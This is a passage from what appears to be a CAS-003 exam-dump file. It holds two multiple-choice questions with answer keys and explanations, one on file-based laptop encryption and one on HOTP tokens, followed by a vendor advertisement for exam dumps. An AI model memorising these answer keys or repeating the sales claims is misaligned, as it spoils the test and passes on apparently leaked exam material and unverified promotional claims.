#### NEW QUESTION 307

A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be file-based enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

- A. A partition-based software encryption product with a low-level boot protection and authentication
- B. A container-based encryption product that allows the end users to select which files to encrypt
- C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
- D. A file-based encryption product using profiles to target areas on the file system to encrypt

**Answer:** D

#### Explanation:

The question is asking for a solution that will minimize overhead and support in regards to password resets and lockouts.

File based encryption products operate under the context of the computer user's user account. This means that the user does not need to remember a separate password for the encryption software. If the user forgets his user account password or is locked out due to failed login attempts, the support department can reset his password from a central database of user accounts (such as Active Directory) without the need to visit the user's computer.

Profiles can be used to determine areas on the file system to encrypt such as Document folders. Incorrect Answers:

A: A partition-based software encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts. B: An encryption product that allows the end users to select which files to encrypt is not the best solution. A solution that automatically encrypts the necessary data is a better solution.

C: A full-disk hardware-based encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts.

#### NEW QUESTION 309

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

- A. TOTP
- B. PAP
- C. CHAP
- D. HOTP

**Answer:** D

#### Explanation:

The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.

HOTP is an HMAC-based one-time password (OTP) algorithm.

HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server.

Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.

Incorrect Answers:

A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time. In this question, the passwords (codes) expire after first use regardless of the timing of the first use.

B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.

C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.

References:

[https://en.wikipedia.org/wiki/HMAC-based\\_One-time\\_Password\\_Algorithm](https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm) "https://en.wikipedia.org/wiki/HMAC-based\_One-time\_Password\_Algorithm"

**NEW QUESTION 314**

.....

## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your CAS-003 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/CAS-003-dumps.html>